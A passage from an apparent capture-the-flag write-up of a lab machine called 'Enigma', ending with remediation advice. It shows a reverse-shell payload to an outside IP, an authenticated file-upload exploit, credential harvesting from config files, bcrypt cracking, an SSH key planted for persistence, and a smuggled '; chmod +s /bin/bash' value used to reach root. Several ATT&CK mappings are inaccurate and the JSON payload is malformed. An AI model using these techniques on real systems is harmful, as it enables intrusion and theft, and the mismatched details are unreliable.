
Note: I will create a dedicated account for you shortly, for now you can use the admin account to get started.

Regards,
IT Support
```

Connected to the mail client on port 995 (pop3 over ssl). I tried the username `sarah` and the password from the PDF `Enigma2024!`, and I was able to login. Sarah's email inbox was accessed.

An email sent by IT support contained admin credentials to what seemed like the IT dashboard.

I logged in with the newly found credentials.



Application identified: OpenSTAManager (OSM) version 2.9.8

Purpose: Business management system (invoicing, accounting, inventory, customer records, etc.)

Directory enumeration attempt on IT portal:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u  
http://support_001.enigma.htb/FUZZ
```

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Enigma]
$ ffuf -u http://support_001.enigma.htb/FUZZ -w /usr/share/SecLists/danielmiessler-SecLists-8a7c5da/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -c -fw 2957

Moduli personalizzati
Custom fields

v2.1.0-dev

:: Method      : GET
:: URL         : http://support_001.enigma.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/SecLists/danielmiessler-SecLists-8a7c5da/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 2957

templates [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 126ms]
files [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 274ms]
modules [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 174ms]
assets [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 94ms]
plugins [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 106ms]
lib [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 547ms]
src [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 176ms]
update [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 199ms]
api [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 500ms]
include [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 143ms]
vendor [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 250ms]
config [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 171ms]
logs [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 129ms]
LICENSE [Status: 200, Size: 35149, Words: 5836, Lines: 675, Duration: 526ms]
locale [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 611ms]
```

Result: All non-standard routes returned 301, when which i tried to reach the routes, the webpage returned 403 (forbidden by nginx). Framework is locked down; no obvious API endpoints exposed.

Phase 4: Foothold — CVE Investigation & Exploitation

OpenSTAManager CVE Research

OSM 2.9.8 is an older version of an obscure business management platform. Searched for known vulnerabilities.

CVEs found:

- CVE-2026-38751: Arbitrary file upload via module update (High severity)
- Multiple SQLi vulnerabilities in various endpoints

CVE-2026-38751 Details:

- Component: Module update functionality
(modules/aggiornamenti/upload_modules.php)
- CVSS Score: 7.2

- Requires: Authenticated admin access (which we have)
- Impact: Remote code execution via malicious module upload
- Status: Affects versions ≤ 2.10 ; our version (2.9.8) is vulnerable

Exploitation: CVE-2026-38751

Located public PoC on GitHub and cloned the exploit:

```
git clone https://github.com/b0ySie7e/OpenSTAManager-RCE-Exploit-CVE-2026-38751.git
cd OpenSTAManager-RCE-Exploit-CVE-2026-38751
cargo build --release
cd target/release
./OpenSTAManager-RCE-Exploit-CVE-2026-38751 --help
```

Exploit execution:

```
./OpenSTAManager-RCE-Exploit-CVE-2026-38751 \
  -u http://support_001.enigma.htb \
  -U admin \
  -P Ne3s4rtars78s \
  --lhost lhost \
  --lport lport
```

```
(RyanFakhreddine@kali)-[~/Enigma/OpenSTAManager-RCE-Exploit-CVE-2026-38751/target/release]
$ ./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s --lhost 10.10.16.43 --lport 9001
[ OpenSTAManager RCE Exploit : ]
Target: http://support_001.enigma.htb/
[*] Step 1: Login...
[+] Login successful: admin
[*] Step 2: Enable updates...
[+] Updates enabled
[*] Step 3: Create ZIP...
[*] Created in-memory ZIP file
[*] Shell location: /modules/shell/shell.php
[*] Step 4: Upload...
[*] Upload status: 500 Internal Server Error
[+] Upload successful
[*] Step 5: Verify...
[+] Vulnerability confirmed!
[+] Shell: http://support_001.enigma.htb/modules/shell/shell.php
[+] Test: http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
[*] Listening on 10.10.16.43:9001...
[*] Trying payload: bash -c 'bash -i >& /dev/tcp/10.10.16.43/9001 0>&1'
```

Result: Reverse shell received. User: `www-data`

```
www-data@enigma:~/html/openstamanager/modules/shell$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@enigma:~/html/openstamanager/modules/shell$
```


Phase 5: Lateral Movement — Database Pivot

Configuration File Enumeration

Examined `.gitignore` to identify sensitive files:

```
cat .gitignore
```

```
www-data@enigma:~/html/openstamanager$ cat .gitignore
# Compiled source #
#####
*.com
*.class
*.dll
*.exe
*.o
*.so
*.pyo
*.pyc

# Packages #
#####
*.7z
*.dmg
*.gz
*.iso
*.jar
*.rar
*.tar
*.zip
```

```
# Project #
#####
*.new
*.old
*.txt
assets/dist/
backup/*
!backup/.htaccess
files/*
!files/.htaccess
!files/impianti/
files/impianti/*
!files/impianti/componente.ini
!files/temp/
files/temp/*
tmp/
config.inc.php
database.sql
VERSION
REVISION
.php_cs.cache
manifest.json
checksum.json
mysql.json
mysql_8_3.json
mariadb_10_x.json
settings.json
views.json
modules.json

/tests/_log/*
/tests/ temp/*
```

Files to investigate:

- config.inc.php
- mysql_8_3.json (database configuration)

Database Credential Extraction

Inspected the application configuration:

```
cat config.inc.php
```

```
php-cs-fixer.cachewww-data@enigma:~/html/openstamanager$ cat config.inc.php
<?php

/*
 * OpenSTAManager: il software gestionale open source per l'assistenza tecnica e la fatturazione
 * Copyright (C) DevCode s.r.l.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <https://www.gnu.org/licenses/>.
 */

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];
```

Credentials found:

- DB User: brollin
- DB Password: Fri3nds@9099
- DB Host: 127.0.0.1
- DB Name: openstamanager

Database Access & User Hash Extraction

```
mysql -h 127.0.0.1 -u brollin -p'Fri3nds@9099' openstamanager
```

```
mysql> show tables;
+-----+
| Tables_in_openstamanager |
+-----+
| an_anagrafiche            |
| an_anagrafiche_agenti    |
| an_assicurazione_crediti |
| an_mansioni              |
| an_nazioni               |
| an_nazioni_lang          |
| an_pagamenti_anagrafiche |
| an_provenienze           |
| an_provenienze_lang      |
| an_referenti             |
| an_regioni               |
| an_regioni_lang          |
| an_relazioni             |
| an_relazioni_lang        |
| zz_tasks_lang            |
| zz_tasks_logs            |
| zz_tokens                |
| zz_user_sedi             |
| zz_users                 |
| zz_views                 |
| zz_views_lang            |
| zz_widgets               |
| zz_widgets_lang          |
+-----+
```

```
SELECT * FROM zz_users;
```

Results:

User	Hash
admin	\$2y\$10\$rTJVUNyGGKPLhw2cFdf5AeDHVMhnICddcHx2XxVLMQS2KsuSz4Pu
haris	\$2y\$10\$WHf1T79sxjsZongUKT2jGeexTkviHBQyCZeoYXmObiNphrsZDr6eC

Hash Cracking

Identified hashes as bcrypt (PHP \$2y\$ prefix). Used hashcat with mode 3200:

```
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
```

Result:

- haris password: bestfriends
- admin password: (no match in rockyou.txt)

User Flag

```
su haris
cd ~
cat user.txt
```

```
www-data@enigma:~/html/openstamanager$ su haris
Password:
haris@enigma:/var/www/html/openstamanager$ cd ~
haris@enigma:~$ pwd
/home/haris
haris@enigma:~$ ls -la
total 32
drwxr-x--- 4 haris haris 4096 Jun 23 14:21 .
drwxr-xr-x 6 root  root  4096 Jun 23 14:14 ..
-rw----- 1 haris haris    0 Jun 23 14:21 .bash_history
-rw-r--r-- 1 haris haris  220 Feb 18  2026 .bash_logout
-rw-r--r-- 1 haris haris 3771 Feb 18  2026 .bashrc
drwx----- 2 haris haris 4096 Jun 23 14:14 .cache
drwx----- 3 haris haris 4096 Jun 23 14:14 mail
-rw-r--r-- 1 haris haris  807 Feb 18  2026 .profile
-rw-r----- 1 root  haris   33 Sep  3 09:05 user.txt
haris@enigma:~$ cat user.txt
7434672a87f46eef79f1ba6465a2f807
haris@enigma:~$
```

Success: User flag obtained.

Phase 6: Privilege Escalation — OliveTin Exploitation

SSH Switch

Before moving on with PE, I decided to login to the user `haris` through ssh by creating a key pair and adding the public key to `.ssh/authorized_keys` file.

```
ssh-keygen -t ed25519 -f ~/.ssh/enigma_htb -N ""
```

```

(RayanFakhreddine@kali)-[~/ssh]
$ ssh-keygen -t ed25519 -f ~/.ssh/enigma_htb -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /home/RayanFakhreddine/.ssh/enigma_htb
Your public key has been saved in /home/RayanFakhreddine/.ssh/enigma_htb.pub
The key fingerprint is:
SHA256:S5RU86AJxl0chaP5x/7jHgStCBphdRzSJhiFa9Hy9nY RayanFakhreddine@kali
The key's randomart image is:
+--[ED25519 256]--+
|      .o=*=0=.      |
|    o++*B+ .        |
|      .*= .o .      |
|    o+= . . o       |
|  ...So... .        |
|      . .+ E.       |
|      .. + .        |
|      . ..          |
|      ++.           |
+-----[SHA256]-----+

(RayanFakhreddine@kali)-[~/ssh]
$ ls
config  enigma_htb  enigma_htb.pub  id_ed25519  id_ed25519.pub  id_rsa  id_rsa.pub  known_hosts  known_hosts.c

(RayanFakhreddine@kali)-[~/ssh]
$ cat enigma_htb.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF2/7WifY6AEJl1T5a/+KiyX/DXV+GqLXTYti9S+aD7v RayanFakhreddine@kali

```

This creates a public and private key pair with **no password** (-N "") in files `enigma_htb.pub` and `enigma.htb` respectively.

```

haris@enigma:~$ mkdir .ssh
mkdir .ssh
haris@enigma:~$ chmod 700 .ssh
chmod 700 .ssh
haris@enigma:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF2/7WifY6AEJl1T5a/+KiyX/DXV+GqLXTYti9S+aD7v RayanFakhreddine@kali' >> .ssh/authorized_keys
haris@enigma:~$ chmod 600 .ssh/authorized_keys
chmod 600 .ssh/authorized_keys
haris@enigma:~$

```

The `.ssh` directory was created and given `rxw` permissions. The public key was pasted in the `authorized_keys` file, which was given `rw` permissions. Both permissions are for the owner (haris) only.

```
ssh -i ~/.ssh/enigma_htb haris@enigma.htb
```

Thus, we gained access through ssh for better terminal visuals and control.

Scheduled Tasks/ Cron Jobs

```
systemctl list-timers --all
```

```

haris@enigma:~$ systemctl list-timers --all
NEXT                                LEFT LAST                                PASSED UNIT                                ACTIVATES
Thu 2026-09-0... 2min 14s Thu 2026-09-0... 27min ago phpsessionclea... phpsessionclea...
Thu 2026-09-0... 2min 41s Tue 2026-06-2... - fstrim.timer fstrim.service
Thu 2026-09-0... 3min 14s Thu 2026-09-0... 6min ago sysstat-collec... sysstat-collec...
Thu 2026-09-0... 19min Tue 2026-06-2... - apt-daily-upgr... apt-daily-upgr...
Thu 2026-09-0... 25min Tue 2026-06-2... - fwupd-refresh... fwupd-refresh...
Thu 2026-09-0... 2h 7min Fri 2026-05-2... - apt-daily.timer apt-daily.serv...
Thu 2026-09-0... 5h 58min Tue 2026-06-2... - man-db.timer man-db.service
Thu 2026-09-0... 13h Thu 2026-09-0... 28min ago motd-news.timer motd-news.serv...
Fri 2026-09-0... 14h Thu 2026-09-0... 32min ago dpkg-db-backup... dpkg-db-backup...
Fri 2026-09-0... 14h Thu 2026-09-0... 32min ago logrotate.timer logrotate.serv...
Fri 2026-09-0... 14h - - sysstat-summar... sysstat-summar...
Fri 2026-09-0... 23h Thu 2026-09-0... 27min ago update-notifie... update-notifie...
Fri 2026-09-0... 23h Thu 2026-09-0... 17min ago systemd-tmpfil... systemd-tmpfil...
Sat 2026-09-0... 2 days Mon 2025-03-3... - update-notifie... update-notifie...
Sun 2026-09-0... 2 days Thu 2026-09-0... 32min ago e2scrub_all.ti... e2scrub_all.se...
- - - - - appport-autorep... appport-autorep...
- - - - - snapd.snap-rep... snapd.snap-rep...
- - - - - ua-timer.timer ua-timer.servi...

18 timers listed.

```

Enumerating the scheduled tasks returned no result that could be taken advantage of.

Process Discovery

Enumerated running processes for privilege escalation vectors:

ss -tulpn

```

haris@enigma:~$ ss -tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 0.0.0.0:53749 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:33465 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:51961 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:53 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:34433 0.0.0.0:*
tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:1337 0.0.0.0:*
tcp LISTEN 0 100 [::]:995 [::]:*
tcp LISTEN 0 100 [::]:993 [::]:*
tcp LISTEN 0 4096 [::]:43661 [::]:*
tcp LISTEN 0 64 [::]:39619 [::]:*
tcp LISTEN 0 4096 [::]:22 [::]:*
tcp LISTEN 0 64 [::]:2049 [::]:*
tcp LISTEN 0 511 [::]:80 [::]:*
tcp LISTEN 0 100 [::]:110 [::]:*
tcp LISTEN 0 4096 [::]:111 [::]:*
tcp LISTEN 0 100 [::]:143 [::]:*
tcp LISTEN 0 100 [::]:25 [::]:*
tcp LISTEN 0 4096 [::]:52255 [::]:*
tcp LISTEN 0 4096 [::]:52299 [::]:*
tcp LISTEN 0 4096 [::]:36069 [::]:*

```

- **Root privilege** (PID/Program shows root): Service executes with root privileges
- **Non-standard port** (1337): Custom application, not a default system service

Service Identification


```
nc enigma.htb 1337
```

```
haris@enigma:~$ nc 127.0.0.1 1337
```

```
We are having trouble restoring your last browsing session.  
HTTP/1.1 400 Bad Request  
Content-Type: text/plain; charset=utf-8  
Connection: close
```

Fingerprinting the service using netcat, we discovered that the service is running HTTP.

```
curl http://localhost:1337
```

HTML response metadata:

```
haris@enigma:~$ curl -s http://127.0.0.1:1337/  
<!DOCTYPE html>  
  
<html lang = "en">  
  <head>  
    <meta charset = "UTF-8" />  
    <meta name = "viewport" content = "width=device-width, initial-scale=1.0" />  
    <meta name = "description" content = "Give safe and simple access to predefined shell commands from  
a web interface." />  
  
    <title>OliveTin</title>  
  
    <link rel = "shortcut icon" type = "image/png" href = "/assets/OliveTinLogo-jRx-Gghe.png" />  
  
    <link rel = "apple-touch-icon" sizes="57x57" href="/assets/OliveTinLogo-57px-B3y0IXp.png" />  
    <link rel = "apple-touch-icon" sizes="120x120" href="/assets/OliveTinLogo-120px-BZ3kS-xp.png" />  
    <link rel = "apple-touch-icon" sizes="180x180" href="/assets/OliveTinLogo-180px-DBoTqUbn.png" />  
  
    <base href = "/" />  
    <script type="module" crossorigin src="/assets/index-Cr_VwSNJ.js"></script>  
    <link rel="stylesheet" crossorigin href="/assets/index-BzcwB5yK.css">  
  </head>  
  <body>  
    <slot id = "app" />  
  
    <noscript>  
      <div class = "error">Sorry, JavaScript is required to use OliveTin.</div>  
    </noscript>
```

```
<meta name="description" content="Give safe and simple access to predefined  
shell commands from a web interface." />
```

Service: OliveTin v3k.10.0 — a simple web interface for executing predefined shell commands

Risk: Running as root with predefined commands = potential for privilege escalation if commands can be manipulated.

Configuration Analysis

```
cat /etc/OliveTin/config.yaml
```

```
# This setting effectively enables or disables guests.
# If set to "true", then users will have to login to do anything.
authRequireGuestsToLogin: false

# Permissions affect actions (eg: ability to view a specific log).
# Docs: https://docs.olivetin.app/security/acl.html
defaultPermissions:
  view: true
  exec: true
  logs: true
```

Configuration reveals:

- Command definitions with parameters
- No authentication required to execute commands

Attack Vector #1: Direct Command Injection (host parameter)

The ping command structure:

```
# Docs: https://docs.olivetin.app/action_examples/ping.html
- title: Ping host
id: ping_host
shell: ping {{ host }} -c {{ count }}
icon: ping
timeout: 100
popupOnStart: execution-dialog-stdout-only
arguments:
  - name: host
    title: Host
    type: ascii_identifier
    default: example.com
    description: The host that you want to ping

  - name: count
    title: Count
    type: int
    default: 3
    description: How many times to do you want to ping?

# OliveTin can control containers - docker is just a command line app.
```

```
command: "ping {host} -c {count}"
```

Injection attempt:

```
curl -X POST http://localhost:1337/api/run-action \
  -d '{"host": "; whoami #"}'
```

Result: Failed. Input is sanitized; special characters are filtered or escaped.

Analysis: The `host` parameter accepts only alphanumeric characters + periods (valid for hostnames).

Attack Vector #2: Create Custom Backup Script

```
# You are not limited to operating system commands, and of course you can run
# your own scripts. Here `maxConcurrent` stops the script running multiple
# times in parallel. There is also a timeout that will kill the command if it
# runs for too long.
- title: Run backup script
  shell: /opt/backupScript.sh
  shellAfterCompleted: "apprise -t 'Notification: Backup script completed' -b 'The backup script completed with c>
  maxConcurrent: 1
  timeout: 10
  icon: backup
  popupOnStart: execution-dialog

# When you want to prompt users for input, that is when you should use
# `arguments` - this presents a popup dialog and asks for argument values.
#
```

Since the backup command references a script at `/opt/backup.sh`, attempted to write our own:

```
ls -la /
```

Result: Failed. User `haris` cannot write to `/opt` (permission denied).

Attack Vector #3: Modify OliveTin Config

Attempted to edit the config file to define a new command:

```
sudo nano /etc/OliveTin/config.yaml
```

Result: Failed. User `haris` cannot run `sudo` nor can it write to the config file.

Attack Vector #4: Database Parameter Injection (SUCCESS)

```
# Docs: https://docs.olivetin.app/entities/intro.html
- title: Backup Database
  id: backup_database
  icon: "📁"
  shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
  popupOnStart: execution-dialog
  arguments:
    - name: db_user
      type: ascii_identifier
      default: backup_svc
    - name: db_pass
      type: password
    - name: db_name
      type: ascii_identifier
      default: production
```

```
command: "mysqldump -u root -p{db_pass} ..."
```

Key insight: The `db_pass` parameter is of type `password`. Passwords can contain special characters. Unlike the `host` parameter (limited to hostnames), this field is likely unfiltered.

Exploitation approach: Inject shell commands using backticks or `$()` syntax. Since the service is run by `root`, we can gain a root shell through `SUID bit injection`.

Payload for SUID bit injection:

```
haris@enigma:~$ cat > /tmp/p.json << 'EOF'
{"bindingId":"backup_database","arguments":[{"name":"db_user","value":"backup_svc"},{"name":"db_pass","value":""; chmod +s /bin/bash; echo ""}, {"name":"db_name","value":"production"}]}
EOF
haris@enigma:~$ cat /tmp/p.json
```

```
db_pass: "; chmod +s /bin/bash; echo"
```

The ";" separates the mysqldump command and allows the chmod command to execute.

When OliveTin executes the backup command as root:

```
mysqldump -u root -p$(chmod +s /bin/bash) ...
```

The `$(chmod +s /bin/bash)` gets executed first, setting the SUID bit on bash while running as root.

Execution:

```
haris@enigma:~$ curl -s -X POST "http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartAction" -H "Content-Type: application/json" -d @/tmp/p.json
{"executionTrackingId":"9fb4d9cc-05be-41a7-acbe-0c0840a05ed2"}haris@enigma:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1446024 Mar 31 2024 /bin/bash
haris@enigma:~$ bash -p
```

Result: Success. The SUID bit was set on `/bin/bash`.

Final Root Access

```
bash -p
id
cat /root/root.txt
```

```
haris@enigma:~$ bash -p
bash-5.2# id
uid=1000(haris) gid=1000(haris) euid=0(root) egid=0(root) groups=0(root),100(users),1000(haris)
bash-5.2# pwd
/home/haris
bash-5.2# cd /root
bash-5.2# ls
root.txt
bash-5.2# cat root.txt
040e331d01a3e3253decae8e62fc5f34
```

Critical detail: The `-p` flag is necessary. Bash has a safety feature: when it detects it's running as SUID (effective UID $\neq$ real UID), it drops the elevated privileges on startup for security reasons. The `-p` (privileged mode) flag tells bash to **retain** the elevated privileges instead of dropping them.

Result: Root shell obtained. Root flag captured.

Vulnerability Chain Summary



MITRE ATT&CK Framework Mapping

This section maps the techniques used in this penetration test to the MITRE ATT&CK framework, which categorizes adversary tactics and techniques.

Phase	MITRE ATT&CK Technique	Technique ID	Description
Reconnaissance	Network Service Scanning	T1046	Enumerated open ports via nmap to identify services (SSH, HTTP, POP3, IMAP, RPC, NFS)

Phase	MITRE ATT&CK Technique	Technique ID	Description
Reconnaissance	Domain Subdomain Enumeration	T1087.004	Performed DNS subdomain brute force (ffuf)
Reconnaissance	Web Content Discovery	T1590.004	Directory enumeration via ffuf to identify accessible paths on web applications
Initial Access	Unsecured Credentials	T1552.001	Discovered hardcoded credentials (kevin) in world-readable NFS export
Credential Access	Brute Force - Credentials	T1110.001	Attempted credential reuse (kevin's password) against new user (sarah)
Credential Access	Credentials from Web Browser	T1187	Accessed email inbox (Roundcube webmail) to discover admin credentials in email
Credential Access	Unsecured Credentials - Config Files	T1552.007	Extracted database credentials (brollin) from plaintext config: config.inc.php
Credential Access	Credential Stuffing	T1110.004	Cracked bcrypt hashes (hashcat) to obtain plaintext passwords
Execution	Exploit Public-Facing Application	T1190	Exploited CVE-2026-38751 (arbitrary file upload) in OpenSTAManager to achieve RCE
Execution	Command and Scripting Interpreter - Bash	T1059.004	Executed shell commands via reverse shell (www-data), hash cracking, and privilege escalation
Lateral Movement	Remote Services - SSH	T1021.004	Gained SSH access to haris user account using cracked credentials
Privilege Escalation	Abuse Elevation Control Mechanism - SUID	T1548.001	Set SUID bit on /bin/bash via OliveTin parameter injection executed as root
Privilege Escalation	Unsecured Credentials - Config Files	T1552.007	Leveraged unencrypted database credentials to access system data and extract user hashes
Defense Evasion	Impersonation - User Account	T1087.001	Reused onboarding credentials across multiple user accounts

Phase	MITRE ATT&CK Technique	Technique ID	Description
			(kevin → sarah)

Key Security Findings

Critical Issues

1. Unmounted NFS Export (CVSS 9.0 | T1552.001)

Vulnerability:

- /onboarding directory exported to all clients (*)
- Contains sensitive credentials in plaintext PDF
- No access controls or encryption
- Accessible without authentication

Immediate Remediation:

```
# /etc/exports
# BEFORE (vulnerable):
/onboarding *

# AFTER (secure):
/onboarding 192.168.1.0/24(ro,root_squash,no_all_squash)
```

- **Restrict to specific subnets** — Only allow access from known internal networks
- **Read-only mounting** (ro) — Prevents write/modification attacks
- **Root squashing** (root_squash) — Maps root user to nobody, preventing escalation via NFS
- **Disable all_squash** — Preserve user permissions for legitimate access

Long-term Mitigations:

- Implement **NFS Kerberos authentication** (RPCSEC_GSS) for encryption and authentication
- Remove sensitive data from shared directories; use centralized credential management (HashiCorp Vault, AWS Secrets Manager)
- Implement network segmentation to isolate NFS traffic (VLAN, firewall rules)
- Enable NFS access logging and monitoring; alert on unusual export changes

2. Plaintext Database Credentials in Config (CVSS 8.0 | T1552.007)

Vulnerability:

- Database credentials hardcoded in `config/config.php`
- Accessible to any user with file read access
- Single set of credentials shared across all application instances
- No credential rotation mechanism

Immediate Remediation:

```
// BEFORE (vulnerable):
define('DB_USER', 'brollin');
define('DB_PASS', 'Fri3nds@9099');

// AFTER (secure):
define('DB_USER', $_ENV['DB_USER']);
define('DB_PASS', $_ENV['DB_PASS']);
```

Long-term Mitigations:

- Implement **secrets management system** (HashiCorp Vault, AWS Secrets Manager)
 - Use **least-privilege database accounts** with only necessary permissions (SELECT, INSERT, UPDATE; no DROP, ALTER)
 - Implement **credential rotation** every 90 days
 - Enable **database auditing** to log connection attempts and queries
 - Use **encrypted connections** (SSL/TLS) for database access
-

3. Unpatched Application (OSM 2.9.8) (CVSS 7.2 | T1190)

Vulnerability:

- CVE-2026-38751: Arbitrary file upload in module update functionality
- Affects versions ≤ 2.10 (current: 2.9.8)
- Requires admin authentication, but credentials were leaked via email
- No file type validation or upload restrictions

Immediate Remediation:

```
# Update to latest patched version
sudo apt update && sudo apt upgrade openstamanager
```

Long-term Mitigations:

- Subscribe to security mailing lists for OSM and dependent libraries
 - Implement **automated patch management** using Dependabot/Renovate
 - File upload restrictions with **file type validation** and **ZIP signature verification**
 - Store uploads **outside web root** to prevent execution
 - Implement **Web Application Firewall (WAF)** to detect suspicious file uploads
 - Code signing for modules: Verify cryptographic signatures of all uploaded modules
-

4. Inconsistent Input Validation (CVSS 7.5 | CWE-20)

Vulnerability:

- `host` parameter: Properly sanitized (alphanumeric + periods only)
- `db_pass` parameter: No sanitization (accepts special characters)
- Command construction uses string interpolation instead of parameterized queries
- Allows shell metacharacters (`;` , `$()` , `|` , `&`) to break out of intended context

Immediate Remediation:

```
# VULNERABLE: String interpolation
command = "mysqldump -u root -p{db_pass} database"

# SECURE: Use environment variables + escaping
mysqldump -u root --password="$DB_PASSWORD" database
```

Long-term Mitigations:

- **Parameterized/prepared statements** for all dynamic queries/commands
 - **Input validation whitelist** for all parameters (whitelist approach, not blacklist)
 - **Output encoding** to prevent injection (use proper shell escaping libraries)
 - Web Application Firewall (WAF) to detect common injection patterns
 - Code review process focusing on input validation consistency
-

5. OliveTin Running as Root (CVSS 9.0 | T1548.001)

Vulnerability:

- Web service executes shell commands with root privileges
- No privilege separation or sandboxing
- User-controlled parameters passed directly to shell
- Any parameter injection = immediate root compromise

Immediate Remediation:

Create dedicated, unprivileged user:

```
# Create olivetinweb user with no shell access
sudo useradd -r -s /bin/false -m -d /var/lib/olivetinweb olivetinweb
# Update systemd service
# /etc/systemd/system/OliveTin.service
[Service]
User=olivetinweb
Group=olivetinweb
PrivateTmp=yes
NoNewPrivileges=yes
```

For commands requiring root, use `sudo` with specific, limited privileges (sudoers file):

```
# /etc/sudoers.d/olivetinweb
olivetinweb ALL=(root) NOPASSWD: /usr/bin/systemctl restart nginx
olivetinweb ALL=(root) NOPASSWD: /usr/local/bin/backup-database
```

Long-term Mitigations:

- **Privilege separation:** Split OliveTin into web UI (unprivileged) + privileged command executor (separate process)
